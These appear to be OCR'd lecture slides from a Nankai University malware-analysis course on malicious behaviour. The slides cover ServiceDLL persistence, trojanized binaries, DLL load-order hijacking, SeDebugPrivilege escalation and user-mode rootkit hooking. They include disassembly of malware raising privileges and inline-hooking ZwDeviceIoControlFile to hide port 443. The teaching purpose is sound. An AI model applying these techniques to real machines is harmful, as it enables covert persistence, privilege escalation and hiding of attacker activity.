




南開大學
Nankai University

ServiceDLL

- All *svchost.exe* DLL contain a Parameters key with a ServiceDLL value
  - Malware sets ServiceDll to location of malicious DLL



Groups

- Malware usually adds itself to an existing group
  - overwrites a nonvital service
- Detect this with dynamic analysis monitoring the registry
  - Or look for service functions like `CreateServiceA` in disassembly

Trojanized System Binaries

Trojanized System Binaries

- Malware patches bytes of a system binary
- To force the system to execute the malware
- The next time the infected binary is loaded
  - DLLs are popular targets
  - Typically the entry function is modified
- Jumps to code inserted in an empty portion of the binary
- Then executes DLL normally

Table 12-1. rtutils.dll's DLL Entry Point Before and After Trojanization

Original code	Trojanized code

`DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)`
 	
`mov edi, edi`
`push ebp`
`mov ebp, esp`
`push ebx`
`mov ebx, [ebp+8]`
`push esi`
`mov esi, [ebp+0Ch]`
	`DllEntryPoint(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpReserved)`
	
	`jmp DllEntryPoint_0`

DLL Load-Order Hijacking

The default search order for loading DLLs on Windows XP is as follows:

1. The directory from which the application loaded
2. The current directory
3. The system directory (the `GetSystemDirectory` function is used to get the path, such as *.../Windows/System32/*)
4. The 16-bit system directory (such as *.../Windows/System/*)
5. The Windows directory (the `GetWindowsDirectory` function is used to get the path, such as *.../Windows/*)
6. The directories listed in the `PATH` environment variable

KnownDLLs Mechanism

- For security and speed, windows uses the KnownDLLs mechanism.
  - Contains list of specific DLL locations
  - Skips the search order for listed DLLs
- DLL load-order hijacking can only be used
  - On binaries in directories other than System32
  - That load DLLs in System32
  - That are not protected by KnownDLLs

Example: *explorer.exe*

- Lives in /Windows
- Loads *ntshrui.dll* from System32
- *ntshrui.dll* is not a known DLL
- Default search is performed
- A malicious *ntshrui.dll* in /Windows will be loaded instead

Many Vulnerable DLLs

- Any startup binary not found in /System32 is vulnerable
- *explorer.exe* has about 50 vulnerable DLLs
- Known DLLs are not fully protected, because
  - Many DLLs load other DLLs
  - Recursive imports follow the default search order

权限提升（Privilege Escalation）

No User Account Control

- Most users run Windows XP as Administrator all the time, so no privilege escalation is needed to become Administrator
- Metasploit has many privilege escalation exploits
- DLL load-order hijacking can be used to escalate privileges

Using SeDebugPrivilege

- Processes run by the user can't do everything
- Functions like **`TerminateProcess`** or **`CreateRemoteThread`** require System privileges (above Administrator)
- The **`SeDebugPrivilege`** privilege was intended for debugging
  - Allows local Administrator accounts to escalate to System privileges

Example 12-6 shows how malware enables its SeDebugPrivilege.

Example 12-6. Setting the access token to SeDebugPrivilege

```
00401003  lea     eax, [esp+1Ch+TokenHandle]
00401006  push    eax                     ; TokenHandle
00401007  push    (TOKEN_ADJUST_PRIVILEGES | TOKEN_QUERY)
; DesiredAccess
00401009  call    ds:GetCurrentProcess
0040100F  push    eax                     ; ProcessHandle
00401010  call    ds:OpenProcessToken 1
00401016  test    eax, eax
00401018  jz      short loc_401080
0040101A  lea     ecx, [esp+1Ch+Luid]
0040101E  push    ecx                     ; lpLuid
0040101F  push    offset Name             ; "SeDebugPrivilege"
00401024  push    0                       ; lpSystemName
00401026  call    ds:LookupPrivilegeValueA
0040102C  test    eax, eax
0040102E  jnz     short loc_40103E
```

- Access token, security descriptor of a process

```
...
0040103E  mov     eax, [esp+1Ch+Luid.LowPart]
00401042  mov     ecx, [esp+1Ch+Luid.HighPart]
00401046  push    0                       ; ReturnLength
00401048  push    0                       ; PreviousState
0040104A  push    10h                     ; BufferLength
0040104C  lea     edx, [esp+28h+NewState]
00401050  push    edx                     ; NewState
00401051  mov     [esp+2Ch+NewState.Privileges.Luid.LowPt], eax 3
00401055  mov     eax, [esp+2Ch+TokenHandle]
00401059  push    0                     ; DisableAllPrivileges
0040105B  push    eax                   ; TokenHandle
0040105C  mov    [esp+34h+NewState.PrivilegeCount], 1
00401064  mov    [esp+34h+NewState.Privileges.Luid.HighPt], ecx 4
00401068  mov    [esp+34h+NewState.Privileges.Attributes],
SE_PRIVILEGE_ENABLED 5
00401070  call   ds:AdjustTokenPrivileges 2
```

- 2 AdjustTokenPrivileges raises privileges to System

用户模式Rootkits（User-Mode Rootkits）

User-Mode Rootkits

- Modify internal functionality of the OS
- Hide files, network connections, processes, etc.
- Kernel-mode rootkits are more powerful
- This section is about User-mode rootkits

IAT (Import Address Table) Hooking

- May modify
  - IAT (Import Address Table) or
  - EAT (Export Address Table)
- Parts of a PE file

IAT Hooking




Figure 12-4. IAT hooking of `TerminateProcess`. The top path is the normal flow, and the bottom path is the flow with a rootkit.

Inline Hooking

- Overwrites the API function code
- Contained in the imported DLLs
- Changes actual function code, not pointers

Hide 443 port

Inline hook ZwDeviceIoControlFile, which is used by netstat to retrieve information from the system

```
100014B4        mov     edi, offset ProcName; "ZwDeviceIoControlFile"
100014B9        mov     esi, offset ntdll ; "ntdll.dll"
100014BE        push    edi                     ; lpProcName
100014BF        push    esi                     ; lpLibFileName
100014C0        call    ds:LoadLibraryA
100014C6        push    eax                     ; hModule
100014C7        call    ds:GetProcAddress ❶
100014CD        test    eax, eax
100014CF        mov     Ptr_ZwDeviceIoControlFile, eax
```

7 Bytes Inline Hook

Table 11-2: 7-Byte Inline Hook

Raw bytes		Disassembled bytes		
10004010	db 0B8h	10004010	mov	eax, 0
10004011	db 0	10004015	jmp	eax
10004012	db 0			
10004013	db 0			
10004014	db 0			
10004015	db 0FFh			
10004016	db 0E0h			

Install Inline Hook

The memcpy copies bytes from source to destination
Patch the zero bytes to the address of hooking function.

```
100014D9        push    4
100014DB        push    eax
100014DC        push    offset unk_10004011
100014E1        mov     eax, offset hooking_function_hide_Port_443
100014E8        call    memcpy
```

知识点

- 下载器和启动器（Downloaders and Launchers）
- 后门（Backdoor）
- 凭证窃取（Credential Stealers）
- 持久性机制（Persistence Mechanisms）
- 权限提升（Privilege Escalation）
- 用户模式Rootkits（User-Mode Rootkits）

恶意代码分析与防治技术

第11章 恶意行为

王志
zwang@nankai.edu.cn

2022年11月18日

南开大学 网络空间安全学院